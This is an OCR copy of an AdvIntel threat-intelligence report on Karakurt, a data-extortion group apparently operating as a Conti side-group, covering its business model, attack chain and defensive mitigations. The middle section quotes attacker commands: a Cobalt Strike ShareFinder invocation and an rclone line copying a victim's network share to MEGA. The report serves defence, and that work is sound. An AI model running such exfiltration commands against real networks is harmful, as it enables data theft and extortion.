
Enter KaraKurt: Data Extortion Arm of Prolific Ransomware Group

advintel.io/post/enter-karakurt-data-extortion-arm-of-prolific-ransomware-group

AdvIntel April 18, 2022


- Apr 18
-
- 7 min read



Conti began to create and attach sub-groups that do not interfere with their major workflow, but rather complement and expand it. Subsidiary groups, similar to Karakurt, take a new approach and continue to develop it on their own, standing on the shoulders of a criminal giant.

By Vitali Kremez & Yelisey Boguslavskiy

This redacted report is based on our actual proactive victim technical breach intelligence and subsequent incident response (not a simulated or sandbox environment) identified via unique high-value Conti ransomware collections at AdvIntel via our product "Andariel."




On January 27, 2022, AdvIntel utilized its ***adversarial visibility* into Conti ransomware** to discover and then internally alert our customers and partners that a novel extortion group, "***Karakurt***", **was actually a side-operation of the Conti sub-group.**

This is not the first time AdvIntel had discovered Conti using *side-groups* or even *third-party groups* in order to adjust their monetization model. Just a portion of the ransomware collectives found to have been working under Conti in some respect include *AvosLocker, BlackCat/AlphV, BlackByte, HIVE, HelloKitty/FiveHands*, and the former affiliates of *Babuk*. Utilizing our exclusive *primary-source intelligence* of Conti's internal structure, **AdvIntel was then able to identify multiple instances of Conti offering *exclusive data access* to these accomplice groups.**

The Conti syndicate had a range of rationales for offering this, which differed heavily depending on the group it presented them to. In certain cases, this endowment was a way for Conti to *outsource the low-profile accesses* that it was uninterested in spending time to process themselves. For others, the business agreement was a form of *subtle espionage*—a way to better understand its competitor's inner workings while gaining their favor.

However, out of all of the external arrangements and alliances Conti has created, Karakurt stands out, both as the *structured* and the *pervasive* connection to Conti itself.

The Old Guard—Trapped Between *Tradition* and *Innovation*



AdvIntel publicly confirmed the Karakurt-Conti liaison on April 13, 2022, after extensively reviewing the scope of our ransomware prevention 'initial attack collections'.


Since its early days as the now-defunct organization *Ryuk*, theConti syndicate has always had a clear approach to the money-making aspect of its business model—**a pure focus on *data encryption*.**

In late 2019 and early 2020, when large and small ransomware gangs alike were starting to create *shame blogs* (in order to practice a new trend of *data brokering* that was quickly being dubbed "*double extortion*"), Conti chose to remain loyal to its roots. Their tried-and-true method of *locking targets' data* and *demanding money for decryption* had been reliably successful for them up until that point, and Conti saw no need to fix something that they didn't think was broken. At the time, *the group did not even have their own website.*

2021 was the year of change for Conti. Their competitors started to rapidly die out one-by-one: *REvil, Advaddon, Darkside, BlackMatter, Egregor, Babuk*, and numerous others exited the criminal ring, which not only eliminated Conti's direct competition but made the group's edge in resilience and strategy immediately obvious to others. A sweeping change seemed to take over the syndicate's mindset overnight: change that would make Conti not only the *sole surviv*or of the war for data supremacy, but *the more advanced group that the field had known.*

One of these main vectors of change involved rethinking the concept of *data monetization*. In July 2021, **Conti created an entire division to *process, investigate, and weaponize stolen files,*** in order to apply *maximum pressure* against their targets.

New and more sophisticated methods were developed for more targeted data exfiltration, and new tools were weaponized to make that exfiltration seamless, more concealed. But these steps were not sufficient for Conti to overcome their *internal traditionalism*, which was held over from a time when groups had exclusively based their operations around data *denial*—not data exfiltration. This internal strife between Conti's goals and values are what ultimately led them to seek a separate solution to monetize data exfiltration—enter *Karakurt.*



CONTI Network Infiltration

Step 1: Initiation

Step 2: CS Session

Step 3: Execute Commands

Admin Rights Received- Admin Domain Identified

Cobalt Strike Session Initiated (Provided by CONTI)


Admin token used to identify & access network shares

CONTI **investigates** victim's network to define industry

Powershell - import ShareFinder
psinject [x64] Invoke - Verbose
ENcoding ascii
C:\ProgramData\found_shares.txt

Financial Documents	**Insurance**	Accounting
IT Products	Customers	Company Projects

DATA THEFT



CONTI Data Exfiltration

Step 1: Initiation

Step 2: Upload rclone.exe from Cobalt Strike

Step 3: Execute command which will clone victim's data from selected network shares

Step 4: External Data copy is created ON MEGA

rclone Data Exfiltration Method

Upload rclone config to the folder
C:\ProgramData\rclone.exe with stagied config

rclone.conf inserted into the victim network (admin rights)

```
shell rclone.exe copy “\\VICTIM_DOMAIN\\insurance”
MEGA: Insurance - q- ignore - existing - - auto - confirm - - multi -
thread - streams 1 - - transfers 3 - - bwlimit 5M
```

Data Copy Created

DATA THEFT

Conti had developed a well-set data exfiltration model but was not able to monetize it properly due to their original locker-centric approach.

Karakurt - *A Solution for Data Monetization*

The key reason for Conti initially creating Karakurt was thatat the time, *Conti was bound to the locker build model.* This meant that the group's reputation, their branding, and the fabric of their operations were related to *encryption exclusively*—not theft. The Conti backend was even developed so that the chat hash was created *only after the locker build was created*. In other words, *without proper locker build with chat identified, there was no way for Conti to even begin to negotiate with their prospective targets.*

As a result, if data was successfully taken (*using all of the above-described methods*) but the locker was not executed properly, the stolen files simply remained on FTP/Google Drive/MEGA drives before they would eventually disappear. The group experienced recurring scenarios in which a network infiltration was completed and data was stolen, but due to issues *solely related to the locker execution* (*no sufficient access privileges, detection, build failure*), the entire operation yielded *zero revenue* for them.

Conti wasn't just attached to their locker: In a sense, they *were* their locker, at least to their potential targets and business associates, and few had reason to ever think of them outside the context of that locker's operations.

To address these issues without rebuilding the entire syndicate, **Conti introduced a solution—a sub-group, *Karakurt.*** In December 2021, Karakurt quickly amassed record numbers, with over *forty victims to its name.*

Reports noted that, unlike other notable ransomware groups, Karakurt had an approach of *moving quickly through its hit list of targets, steering clear of major business interruptions* in favor of soliciting paltry ransoms from small businesses before quickly shifting focus to their next victim. These quick movements suggested that Karakurt came already supplied with network access and intelligence information, even prior to the compromises they were being credited for.

BazarLoader -> BazarBackdoor -> Cobalt Strike -> Karakurt Extortion

Indeed, these initial accesses were coming from Conti, for whom Karakurt had become a tool to make money in cases where data had been stolen from victims, but not locked. According to an AdvIntel-exclusive source, *Conti's distinctive* ***Cobalt Strike*** *beacons were often the initial vector in Karakurt's attacks,* but what's even more compelling is that the so-called "*Patient Zero*" of a number of breaches attributed to Karakurt was ***BazarBackdoor***— a backdoor malware***nearly exclusive to Conti operations*** and especially well-geared for *big-game hunting*, the exact opposite of what Karakurt was known for at the time.

Although it may sound counter-intuitive, **the usage of BazarBackdoor likely explains Karakurt's aforementioned "pattern" of targeting small entities.** As often happens in ransomware victimology, the entities that are reported are those that have declined to pay ransom, or that have restored their systems themselves after the attack. Since Karakurt likely actually specializes in *larger entities,* which they extort via *data theft,* **most of the negotiation failures that are disclosed and reported are likely those ofthe smaller companies that are simply not a priority for them.**

Conclusion

Karakurt was not a way to diversify Conti's capabilities, they were a way to resolve the systemic contradictions that were built in the foundation of the group, by simultaneously giving them a path to *leak monetization* while outwardly keeping up the group's *traditional values*. By delegating Karakurt with cases in which data locking was unsuccessful, Conti opened up a stream of revenue for themselves, all while keeping up the appearance of business as usual. Once it was clear that Karakurt was a successful venture, this became a precedent that was then repeated with other approaches.

Conti began to create and attach sub-groups that do not *interfere* with their major workflow, but rather *complement and expand* it. These subsidiary groups, similar to Karakurt, are able to take a new approach (*Log4Shell exploitation, new botnet infection paths, new social engendering operations such as BazarCall*) and *continue to develop it on their own right*, able to accomplish greater financial success for the group members than a typical locker model.

Recommendations & Mitigations

- Karakurt is a data-stealing venture, therefore, most mitigations should be directed at the **detection of abnormal network presence.** Special emphasis should be placed on network investigation tools typical for Karakurt: **Cobalt Strike sessions opened**, **Metasploit,** and customized **PowerShell commands** since all these tools are ubiquitous for Conti attacks, whereas these attacks are initiated via BazarCall or not.

- **Rclone** is Karakurt's main data exfiltration command-line interface. Rclone activity can be captured through **proper logging of process execution** with command-line arguments. Rclone commands can be tracked via the Andariel Cobalt Strike index.

- **[For AdvIntel Customers]:** Detailed instructions on how to search for data exfiltration commands can be found in AdvIntel's [Andariel Cookbook] Tracking Adversarial Data Exfiltration Attempts Using Andariel's "Cobalt Strike Ransomware Breach Logs"

- Action and monitoring **for network segmentation, network hierarchy, and abnormal in-network behavior.** Karakurt focuses on extensive lateral movement to be able to find the most important shares containing data.

- Karakurt will most likely utilize legitimate tools, including RMM software, or more importantly, remote desktop software (RDS) such as **AnyDesk** and **Zoho**.

Adversarial Assessment Summary [Karakurt]

Karakurt [Threat Group]

Malware Type: Ransomware

Origin: Eastern Europe

Intelligence Source: High-Confidence

Functionality:

- Data exfiltration

- Utilization of legitimate software agents (especially remote desktop agents)

- Ransom extortion

MITRE ATT&CK Framework:

- TA0001 - Initial Access

- TA0003 - Persistence
- T1140 - Deobfuscate/Decode Files or Information
- T1083 - File and Directory Discovery
- TA0008 - Enterprise

Distribution:

- Cobalt Strike beacon
- BazarBackdoor
- Vulnerability exploitation

Persistency: High

Decrypter: Not Released

Avg Ransom Demand: $500,000 - $1,000,000 USD (⅔ of Conti payment if the operation is a joint effort of Karakurt-Conti)

Avg Ransom Payment: $500,000 USD

Avg Operation Time: 3-5 days

Threat Assessment: Critical

The threat group *Karakurt,* taking its name from a type of "black wolf" spider from Europe, Asia, and northern Africa, emerged in 2021—and quickly garnered attention for amassing records of over forty victims. Early reports noted that unlike other notable ransomware groups, Karakurt had an approach of moving quickly through targets, avoiding major business interruptions in favor of soliciting small ransoms from small businesses. AdvIntel discovered a connection between Karakurt and ransomware group Conti in early 2022, noting its use of Cobalt Strike and BazarBackdoor as the group's initial attack vectors. The current consensus on Karakurt's operational structure is that t*he group is actually a subsidiary within the larger Conti conglomerate, and that it is conducting data exfiltration (not data encryption) attacks targeting larger entities, which go generally unreported to the public.*

For more information on Karakurt, or the connections between Conti and other known threat groups, please reach out directly to support@advintel.tech.